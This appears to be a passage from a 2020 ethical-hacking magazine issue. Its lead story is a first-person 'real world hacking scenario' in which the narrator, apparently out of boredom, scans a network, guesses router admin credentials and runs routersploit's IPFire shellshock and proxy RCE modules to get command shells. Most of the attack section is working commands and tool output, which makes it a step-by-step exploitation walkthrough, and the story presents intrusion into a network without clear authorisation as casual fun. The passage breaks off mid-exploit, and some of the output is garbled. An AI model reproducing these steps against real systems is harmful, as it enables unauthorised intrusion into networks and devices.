


Simplifying cyber security since 2016

Hackercool

July 2020 Edition 3 Issue 7

A Unique Cyber Security Magazine



Real World Hacking Scenario :
See what a simple Router mis configuration can
do to your network.

BIND DNS DOS, Tiny IdentD BOF, TrixBox RCE ,
NetSweper RCE exploit Modules.

Bypassing ANTI VIRUS

..with all other regular Features

*Then you will know the truth and the truth will set you free.
John 8:32*

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome and safe. We are back with our July 2020 Issue. We are pretty sure you have gone through our JUNE 2020 Issue by now. We are stressing on that Issue because it was one of our comprehensive Issues of our Magazine. Why not? Go and have a glimpse of what all it contains, the most important being Lateral Movement.

Coming to the present Issue, we continue with our Real World Hacking Scenarios. This month's scenario shows our readers what can a simple router misconfiguration can do to a network. It also portrays a minute difference between ethical hacking in the same LAN and ethical hacking in a real world network. We leave it to our readers to find it. With all the Real World hacking scenarios our readers have gone through, this should be easy.

As we always tell you, test this scenario practically for better understanding of the scenario. All of the software we have used in this scenario is freely available on internet. We have also provided the download information.

With this Issue we have started a new series named Bypassing Antivirus. What is an ethical hacking magazine that doesn't have a feature on bypassing antivirus. With this feature we want to increase awareness among our readers about how malware bypasses antivirus and how anti malware works to detect malware.

Apart from this, other regular features are present. We are sure our readers will like this Issue. That's all we have for now. Until the next issue, Good Bye. Thank You. Stay Home, Stay Safe.

c.k.chakravarthi

**"HUMAN STUPIDITY, THAT'S WHY HACKERS ALWAYS WIN."
- MED AMINE KHELIFI**

INSIDE

See what our Hackercool Magazine July 2020 Issue has in store for you.

1. *Real World Hacking Scenario :*

Router Misconfiguration.

2. *Metasploit This Month :*

Bind DNS DOS, Tiny IdentD BOF, Trixbox RCE, Netweeper RCE and more modules

3. *Capture The Flag :*

Photographer : 1.

4. *What's New :*

What's new in cyber security.

5. *Bypassing Antivirus :*

Testing Anti virus with Veil Framework.

6. *Online Security :*

The Twitter hack targeted the rich and famous. But we all lose if trusted accounts can be hijacked.

7. *Hacking Q & A :*

Answers to some of the questions our readers ask about ethical hacking.

Some Useful Resources

ROUTER MIS CONFIGURATION

REAL WORLD HACKING SCENARIO

Akash worked as a network security administrator in a small company that had offices in multiple locations in India. Being experienced, he was often the go to guy for any networking problems at multiple locations of his company. To be able to access the network of multiple locations of his offices, he enabled remote access to the all the gateway's at these locations. There was not much security posturing required at his company. Whatever little he required, he thought he took care of it.

Obviously he was shocked one day to hear that a web server at one of the company's location was hacked. It was more shocking to him because the web server that got hacked was not even served online. It was only meant for the internal users of the particular location. He was sure that no external user can access it and users of the company mistook something. More so because even their internet access was restricted. His wishful thinking vanished when the database of that particular web server was put up for sale on dark web.

A common misconception among computer users is that everything behind a router is safe and secure. Many a times, users have exposed machines that are not bound to be exposed to the internet, ofcourse unwittingly. This is one of the scenario showing exactly that misconfiguration apart from how routers are hacked.

Hi, I'm Hackercool. I was in Madhapur, Hyderabad for a specific job which is not related to anything hacking at all. After lunch, I was getting bored. I tried to pass time but eventually the urge to hack got the better of me. I opened my laptop and connected it to the internet cable lying down at the house. The owner of the room uses it and he permitted me to use it I get bored. It was I who was trying to not to use internet.

I logged in into Kali and did a network scan using Nmap. There was one system alive.

```
kali@kali:~$ sudo nmap -sP 192.168.36.50-200
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-23 06:08 EDT
Nmap scan report for 192.168.36.131
Host is up (0.00071s latency).
MAC Address: 00:0C:29:C1:84:07 (VMware)
Nmap scan report for 192.168.36.132
Host is up.
Nmap done: 151 IP addresses (2 hosts up) scanned in 3.95 seconds
```

The port scan revealed it had one port open, 444.

```
kali@kali:~$ sudo nmap -sV 192.168.36.131
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-23 06:08 EDT
Nmap scan report for 192.168.36.131
Host is up (0.00093s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE  VERSION
444/tcp   open  ssl/http Apache httpd 2.2.27 ((Unix) mod_ssl/2.2.27 OpenSSL/1.0.1i PHP/5.3.27)
MAC Address: 00:0C:29:C1:84:07 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.42 seconds
kali@kali:~$ █
```


Since it was running Apache and SSL, it should be accessible on a browser. I ran whatweb to find out more about what was running on the target.

```
kali@kali:~$ whatweb 192.168.36.131:444
/usr/lib/ruby/vendor_ruby/target.rb:188: warning: URI.escape is obsolete
http://192.168.36.131:444 [400 Bad Request] Apache[2.2.27][mod_ssl/2.2.27], Country[RESERVED][ZZ], HTTPServer[Unix][Apache/2.2.27 (Unix) mod_ssl/2.2.27 OpenSSL/1.0.1i PHP/5.3.27], IP[192.168.36.131], OpenSSL[1.0.1i], PHP[5.3.27], Title[400 Bad Request]
kali@kali:~$
```

No new information. I ran nikto.

```
kali@kali:~$ nikto -h 192.168.36.131:444
- Nikto v2.1.6
-----
+ Target IP:          192.168.36.131
+ Target Hostname:   192.168.36.131
+ Target Port:       444
-----
+ SSL Info:          Subject:  /CN=ipfire-vulnera.localdomain-vulnera
                   Ciphers:  ECDHE-RSA-AES128-GCM-SHA256
                   Issuer:   /CN=ipfire-vulnera.localdomain-vulnera
+ Start Time:       2020-07-23 06:10:42 (GMT-4)
-----
+ Server: Apache/2.2.27 (Unix) mod_ssl/2.2.27 OpenSSL/1.0.1i PHP/5.3.27
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: /cgi-bin/index.cgi
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.27 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ mod_ssl/2.2.27 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ OpenSSL/1.0.1i appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ PHP/5.3.27 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Server may leak inodes via ETags, header found with file /favicon.ico, inode: 5204, size: 5430. mtime: Mon Jun 11 16:54:23 2012
```

In the SSL info nikto got me, I have all the information I need at present. The target is ipfire, a router cum firewall. By default, this router's administration can be done on port 444. It seems the admin here enabled remote management on this router. It is pretty common to set remote management on routers when you can't be physically present at the network. Using this anyone can manage multiple networks. Let's open up this in browser.



As any router would be, this one is protected by password and username. The question is what is the strength of the passwords they used. In a survey, it was found out that 82% of users don't change the default credentials of routers. For most of the people, router security is an extra dimensional subject. I was in no mood for brute forcing so I tried my favourite method of password cracking. Every ethical hacker has his favourite method of password cracking and mine is password guessing. It seems odd but it is far easier to hack human mindset than machine or code. After exactly 37 mins, I figured the credentials out. They are not the default credentials but common ones. The credentials are admin:iloveyou. So sweet.

The screenshot shows a web browser window with the URL `https://192.168.36.131:444/cgi-bin/index.cgi`. The page title is `ipfire-vulnera.localdomain-vulnera`. The interface includes a navigation menu with items like System, Status, Network, Services, Firewall, IPFire, and Logs. The main content area displays network information:

Network	IP address	Status
INTERNET	192.168.36.131	Connected - (1h 6m 35s)
Gateway: 192.168.36.2		
DNS Servers: 192.168.36.2		
Network	IP address	Status
LAN	192.168.41.1/24	Proxy off

Below the network information, there is a note: "Please enable the fireinfo service." At the bottom of the page, it says "IPFire 2.15 (i586) - Core Update 82" and "IPFire.org • Support the IPFire project with your donation".

After logging in, I saw that the LAN network of the router is 192.168.41.0/24 but before that I wanted to play with the router and there is a reason for that. The version of the software is very old and I remember there is at least one famous vulnerability in that version.

```
kali@kali:~$ searchsploit ipfire 2.15
```

```
-----
Exploit Title | Path
-----
IPFire < 2.19 Core Update 101 - Remote Command Execution | cgi/webapps/39765.txt
IPFire < 2.19 Update Core 110 - Remote Code Execution | cgi/remote/42369.rb
-----
```

Although Metasploit can be used to hack routers also, there is a separate tool for penetration testing of routers. It is routersploit. It can be downloaded from github as shown below.

```
kali@kali:~$ git clone https://www.github.com/threat9/routersploit
Cloning into 'routersploit' ...
warning: redirecting to https://github.com/threat9/routersploit.git/
remote: Enumerating objects: 14, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 8514 (delta 3), reused 3 (delta 0), pack-reused 8500
Receiving objects: 100% (8514/8514), 1.78 MiB | 86.00 KiB/s, done.
Resolving deltas: 100% (6156/6156), done.
kali@kali:~$
```

After the cloning is finished, a new directory is created with the name "routersploit". I navigate into that directory and install all requirements this routersploit needs. Of course here I get an error. There's no pip installed on the machine.

```
kali@kali:~$ cd routersploit
kali@kali:~/routersploit$ python3 -m pip install -r requirements.txt
/usr/bin/python3: No module named pip
kali@kali:~/routersploit$
```


If you notice, the interface of routersploit is similar to Metasploit. Routersploit is exclusively designed to test the security of routers. The **show all** command shows all the modules of the tool routersploit.

```
rsf > show all
scanners/autopwn
scanners/cameras/camera_scan
scanners/routers/router_scan
scanners/misc/misc_scan
generic/upnp/ssdp_msearch
generic/bluetooth/btle_enumerate
generic/bluetooth/btle_write
generic/bluetooth/btle_scan
encoders/php/hex
encoders/php/base64
encoders/python/hex
encoders/python/base64
encoders/perl/hex
encoders/perl/base64
creds/generic/telnet_default
creds/generic/ssh_default
creds/generic/ssh_bruteforce
creds/generic/ftp_default
creds/generic/snmp_bruteforce
creds/generic/http_basic_digest_bruteforce
```

Before using any exploit module, let me introduce you to the routersploit interface. Type use and hit TAB twice. This should show you all module types of routersploit. As you can see there are scanner modules, exploit modules, payloads and encoders etc. The creds modules are useful in cracking passwords. Let's load the creds modules for now. Type use creds/ and hit TAB twice and you should see the type of creds modules. Routersploit can also be used to crack camera credentials but for now let's see about credentials.

```
rsf > use
creds      encoders  exploits  generic  payloads  scanners
rsf > use creds/
creds/cameras/  creds/generic/  creds/routers/
rsf > use creds/
creds/cameras/  creds/generic/  creds/routers/
rsf > use creds/
```

Type use creds/routers/ and hit TAB twice again to see all the default credential modules of different routers.

```
rsf > use creds/routers/
creds/routers/2wire/          creds/routers/dlink/          creds/routers/netgear/
creds/routers/3com/          creds/routers/fortinet/      creds/routers/netsys/
creds/routers/asmax/        creds/routers/huawei/         creds/routers/pfsense/
creds/routers/asus/         creds/routers/ipfire/        creds/routers/technicolor/
creds/routers/belkin/       creds/routers/juniper/       creds/routers/thomson/
creds/routers/bhu/          creds/routers/linksys/       creds/routers/tplink/
creds/routers/billion/      creds/routers/mikrotik/      creds/routers/ubiquiti/
creds/routers/cisco/        creds/routers/movistar/      creds/routers/zte/
creds/routers/comtrend/     creds/routers/netcore/       creds/routers/zyxel/
rsf > use creds/routers/
```

Here are the creds modules for ipfire routers. As you can see, there are ftp default, ssh default and telnet_default credential modules.

```
rsf > use creds/routers/ipfire/
creds/routers/ipfire/ftp_default_creds      creds/routers/ipfire/telnet_default_creds
creds/routers/ipfire/ssh_default_creds
rsf > use creds/routers/ipfire/
```


Just like creds modules, exploit modules are also categorized accordingly.

```
rsf > use
creds      encoders  exploits  generic   payloads  scanners
rsf > use exploits/
exploits/cameras/  exploits/generic/  exploits/misc/      exploits/routers/
rsf > use exploits/
exploits/cameras/  exploits/generic/  exploits/misc/      exploits/routers/
rsf > use exploits/
```

```
rsf > use exploits/routers/
exploits/routers/2wire/          exploits/routers/mikrotik/
exploits/routers/3com/          exploits/routers/movistar/
exploits/routers/asmax/         exploits/routers/multi/
exploits/routers/asus/          exploits/routers/netcore/
exploits/routers/belkin/        exploits/routers/netgear/
exploits/routers/bhu/           exploits/routers/netsys/
exploits/routers/billion/       exploits/routers/shuttle/
exploits/routers/cisco/         exploits/routers/technicolor/
exploits/routers/comtrend/      exploits/routers/thomson/
exploits/routers/dlink/         exploits/routers/tplink/
exploits/routers/fortinet/      exploits/routers/ubiquiti/
exploits/routers/huawei/         exploits/routers/zte/
exploits/routers/ipfire/        exploits/routers/zyxel/
exploits/routers/linksys/
rsf > use exploits/routers/
```

Here are exploit modules related to ipfire, my present target.

```
rsf > use exploits/routers/ipfire/ipfire_
exploits/routers/ipfire/ipfire_oinkcode_rce
exploits/routers/ipfire/ipfire_proxy_rce
exploits/routers/ipfire/ipfire_shellshock
rsf > use exploits/routers/ipfire/ipfire_
```

But before I use that, let me show you the autopwn module. The autopwn module tries to automatically pwn(hack) the target by trying all the exploit modules to hack it. Let's run it.

```
rsf > search autopwn
scanners/autopwn
rsf > use scanners/autopwn
rsf (AutoPwn) > show options
```

Target options:

Name	Current settings	Description
target		Target IPv4 or IPv6 address

Module options:

Name	Current settings	Description
vendor	any	Vendor concerned (default: any)
http_use	true	Check HTTP[s] service: true/false
http_ssl	false	HTTPS enabled: true/false
ftp_use	true	Check FTP[s] service: true/false
ftp_ssl	false	FTPS enabled: true/false
ssh_use	true	Check SSH service: true/false
telnet_use	true	Check Telnet service: true/false
snmp_use	true	Check SNMP service: true/false
threads	8	Number of threads

```
rsf (AutoPwn) > 
```

```
rsf (AutoPwn) > set target 192.168.36.131
[+] target => 192.168.36.131
rsf (AutoPwn) > run
[*] Running module scanners/autopwn ...

[*] 192.168.36.131 Starting vulnerability check ...
[-] 192.168.36.131:80 http exploits/generic/heartbleed is not vulnerable
[-] 192.168.36.131:22 ssh exploits/generic/ssh_auth_keys is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/linksys/eseries_themooon_rce is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/linksys/wrt100_110_rce is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/linksys/smartwifi_password_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/linksys/1500_2500_rce is not vulnerable
[*] 192.168.36.131:80 http exploits/routers/dlink/dsl_2740r_dns_change Could not be verified
[*] 192.168.36.131:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change Could not be verified
[-] 192.168.36.131:80 http exploits/routers/linksys/wap54gv3_rce is not vulnerable
[-] 192.168.36.131:43690 custom/udp exploits/routers/huawei/hg520_info_disclosure is not vulnerable

[*] 192.168.36.131:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce Could not be verified
[-] 192.168.36.131:39889 custom/udp exploits/routers/dlink/dwr_932b_backdoor is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/movistar/adsl_router_bhs_rta_path_traversal is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dir_850l_creds_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/huawei/e5331_mifi_info_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/generic/shellshock is not vulnerable
[*] 192.168.36.131:80 http exploits/routers/dlink/dsl_2640b_dns_change Could not be verified
[-] 192.168.36.131:80 http exploits/routers/dlink/dir_645_815_rce is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/huawei/hg866_password_change is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/huawei/hg530_hg520b_password_disclosure is not vulnerable

[-] 192.168.36.131:1900 custom/udp exploits/routers/dlink/dir_300_645_815_upnp_rce is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dvg_n5402sp_path_traversal is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dir_645_password_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/multi_hedwig_cgi_exec is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dir_8xx_password_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dgs_1510_add_user is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dir_300_320_600_615_info_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dir_825_path_traversal is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dwl_3200ap_password_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dsl_2750b_info_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dsl_w110_rce is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/multi_hnap_rce is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dsl_2750b_rce is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dcs_930l_auth_rce is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dwr_932_info_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/dlink/dsl_2730_2750_path_traversal is not vulnerable
```

```

s not vulnerable
[-] 192.168.36.131:32764 custom/tcp exploits/routers/multi/tcp_32764_info_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/technicolor/tc7200_password_disclosure_v2 is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/technicolor/dwg855_authbypass is not vulnerable
[*] 192.168.36.131:80 http exploits/routers/shuttle/915wm_dns_change Could not be verified
[-] 192.168.36.131:80 http exploits/routers/technicolor/tc7200_password_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/billion/billion_7700nr4_password_disclosure is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/netsys/multi_rce is not vulnerable
[-] 192.168.36.131:32764 custom/tcp exploits/routers/multi/tcp_32764_rce is not vulnerable
[-] 192.168.36.131:53413 custom/udp exploits/routers/netcore/udp_53413_rce is not vulnerable
[*] 192.168.36.131:80 http exploits/routers/3com/officeconnect_rce Could not be verified
[-] 192.168.36.131:80 http exploits/routers/multi/rom0 is not vulnerable
[-] 192.168.36.131:80 http creds/cameras/brickcom/webinterface_http_auth_default_creds is not vulnerable
[*] Elapsed time: 37.9900 seconds

[*] 192.168.36.131 Could not verify exploitability:
- 192.168.36.131:80 http exploits/routers/dlink/dsl_2740r_dns_change
- 192.168.36.131:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
- 192.168.36.131:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce
- 192.168.36.131:80 http exploits/routers/dlink/dsl_2640b_dns_change
- 192.168.36.131:80 http exploits/routers/asus/asuswrt_lan_rce
- 192.168.36.131:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
- 192.168.36.131:80 http exploits/routers/cisco/secure_acs_bypass
- 192.168.36.131:80 http exploits/routers/billion/billion_5200w_rce
- 192.168.36.131:80 http exploits/routers/shuttle/915wm_dns_change
- 192.168.36.131:80 http exploits/routers/3com/officeconnect_rce
- 192.168.36.131:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce

[-] 192.168.36.131 Could not confirm any vulnerability

[-] 192.168.36.131 Could not find default credentials

```

As I expected, the module failed to hack the target. Since I know the vendor, let me set the vendor again and try again.

```

rsf (AutoPwn) > set vendor ipfire
[+] vendor => ipfire
rsf (AutoPwn) > run
[*] Running module scanners/autopwn ...

[*] 192.168.36.131 Starting vulnerability check ...
[-] 192.168.36.131:80 http exploits/routers/ipfire/ipfire_proxy_rce is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/ipfire/ipfire_oinkcode_rce is not vulnerable
[-] 192.168.36.131:80 http exploits/routers/ipfire/ipfire_shellshock is not vulnerable
[*] Elapsed time: 30.0300 seconds

[*] 192.168.36.131 Starting default credentials check ...
[-] 192.168.36.131:80 http creds/routers/pfsense/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.36.131:22 ssh creds/generic/ssh_default is not vulnerable
[-] 192.168.36.131:21 ftp creds/generic/ftp_default is not vulnerable
[-] 192.168.36.131:23 telnet creds/generic/telnet_default is not vulnerable
[-] 192.168.36.131:80 http creds/cameras/axis/webinterface_http_auth_default_creds is not vulnerable
[-] 192.168.36.131:80 http creds/cameras/canon/webinterface_http_auth_default_creds is not vulnerable

```

```

[-] 192.168.36.131:21 ftp creds/generic/ftp_default is not vulnerable
[-] 192.168.36.131:23 telnet creds/generic/telnet_default is not vulnerable
[-] 192.168.36.131:80 http creds/cameras/axis/webinterface_http_auth_default_creds is not
vulnerable
[-] 192.168.36.131:80 http creds/cameras/canon/webinterface_http_auth_default_creds is no
t vulnerable
[-] 192.168.36.131:80 http creds/generic/http_basic_digest_default is not vulnerable
[-] 192.168.36.131:80 http creds/routers/asmax/webinterface_http_auth_default_creds is no
t vulnerable
[-] 192.168.36.131:80 http creds/cameras/acti/webinterface_http_form_default_creds is not
vulnerable
[-] 192.168.36.131:80 http creds/cameras/basler/webinterface_http_form_default_creds is n
ot vulnerable
[-] 192.168.36.131:80 http creds/cameras/brickcom/webinterface_http_auth_default_creds is
not vulnerable
[*] Elapsed time: 38.0400 seconds

[-] 192.168.36.131 Could not confirm any vulnerablity

[-] 192.168.36.131 Could not find default credentials
rsf (AutoPwn) > █

```

The result is same. The autopwn feature is simple but not very effective. Take my word for it. Routersploit also has a search command to search for the exploits we want. Let's search for ipfire exploits as shown below.

```

rsf (AutoPwn) > back
rsf > search ipfire
creds/routers/ipfire/ssh_default_creds
creds/routers/ipfire/ftp_default_creds
creds/routers/ipfire/telnet_default_creds
exploits/routers/ipfire/ipfire_oinkcode_rce
exploits/routers/ipfire/ipfire_proxy_rce
exploits/routers/ipfire/ipfire_shellshock
rsf > █

```

Now, let's talk about the vulnerability this specific version of router software suffers from. The shellshock exploit. Yeah, the same exploit I showed you previously. It can be loaded as shown below.

```

rsf > use exploits/routers/ipfire/ipfire_shellshock
rsf (IPFire Shellshock) > show options

```

Target options:

Name	Current settings	Description
ssl	true	SSL enabled: true/false
target		Target IPv4 or IPv6 address
port	444	Target HTTP port

Module options:

Name	Current settings	Description
verbosity	true	Verbosity enabled: true/false
username	admin	Username to log in with
password	admin	Password to log in with

As I already told you, the interface is same as in Metasploit. Let me set the required options as shown below.

```

rsf (IPFire Shellshock) > set target 192.168.36.131
[+] target => 192.168.36.131
rsf (IPFire Shellshock) > set password iloveyou
[+] password => iloveyou
rsf (IPFire Shellshock) > check
[+] Target is vulnerable
rsf (IPFire Shellshock) > █

```

Since the check command confirms that the target is vulnerable, let's execute the module.

```

rsf (IPFire Shellshock) > run
[*] Running module exploits/routers/ipfire/ipfire_shellshock ...
[+] Target is vulnerable
[*] Invoking command loop ...

[+] Welcome to cmd. Commands are sent to the target via the execute method.
[*] For further exploitation use 'show payloads' and 'set payload <payload>' commands.

cmd > █

```

I successfully have a shell on the target router. Let's run a simple command `uname -a`.

```

cmd > uname -a
[*] Executing 'uname -a' on the device ...
Linux ipfire-vulnera 3.10.44-ipfire #1 SMP Tue Sep 9 18:11:30 GMT 2014 i686 pentium2 i386
GNU/Linux reports S.M.A.R.T. error !</li><li>Device: /dev/F8b53sjxgMLSmR4sG9L9bh4jldmxBg
Ot
Linux ipfire-vulnera 3.10.44-ipfire #1 SMP Tue Sep 9 18:11:30 GMT 2014 i686 pentium2 i386
GNU/Linux reports S.M.A.R.T. error !</li><li>F8b53sjxgMLSmR4sG9L9bh4jldmxBgOt - Deprecat
ed filesystem! Newer kernel drop the support. Backup and reformat!</li><li>Linux ipfire-v
ulnera 3.10.44-ipfire #1 SMP Tue Sep 9 18:11:30 GMT 2014 i686 pentium2 i386 GNU/Linux - D
eprecated filesystem! Newer kernel drop the support. Backup and reformat!</li></td></tr><
/table></div>          </div>
          </div>

```

It works. We can also set a different payload after getting the command shell.

```

cmd > use payloads/
payloads/armle/   payloads/mipsle/   payloads/python/
payloads/cmd/    payloads/perl/     payloads/x64/
payloads/mipsbe/ payloads/php/       payloads/x86/

```

There is another vulnerability that this particular router software version is vulnerable to. The proxy rce vulnerability.

```

rsf > use exploits/routers/ipfire/ipfire_proxy_rce
rsf (IPFire Proxy RCE) > show options

```

Target options:

Name	Current settings	Description
ssl	true	SSL enabled: true/false
target		Target IPv4 or IPv6 address
port	444	Target HTTP port

Module options:

Name	Current settings	Description
verbosity	true	Verbosity enabled: true/false
username	admin	Username to log in with
password	admin	Password to log in with

Let's set the required options and check for its vulnerability.

```
rsf (IPFire Proxy RCE) > set target 192.168.36.131
[+] target => 192.168.36.131
rsf (IPFire Proxy RCE) > set username admin
[+] username => admin
rsf (IPFire Proxy RCE) > set password iloveyou
[+] password => iloveyou
rsf (IPFire Proxy RCE) > check
[+] Target is vulnerable
rsf (IPFire Proxy RCE) > █
```

On executing, I successfully get a shell again.

```
rsf (IPFire Proxy RCE) > run
[*] Running module exploits/routers/ipfire/ipfire_proxy_rce ...
[+] Target is vulnerable
[*] Invoking command loop ...

[+] Welcome to cmd. Commands are sent to the target via the execute method.
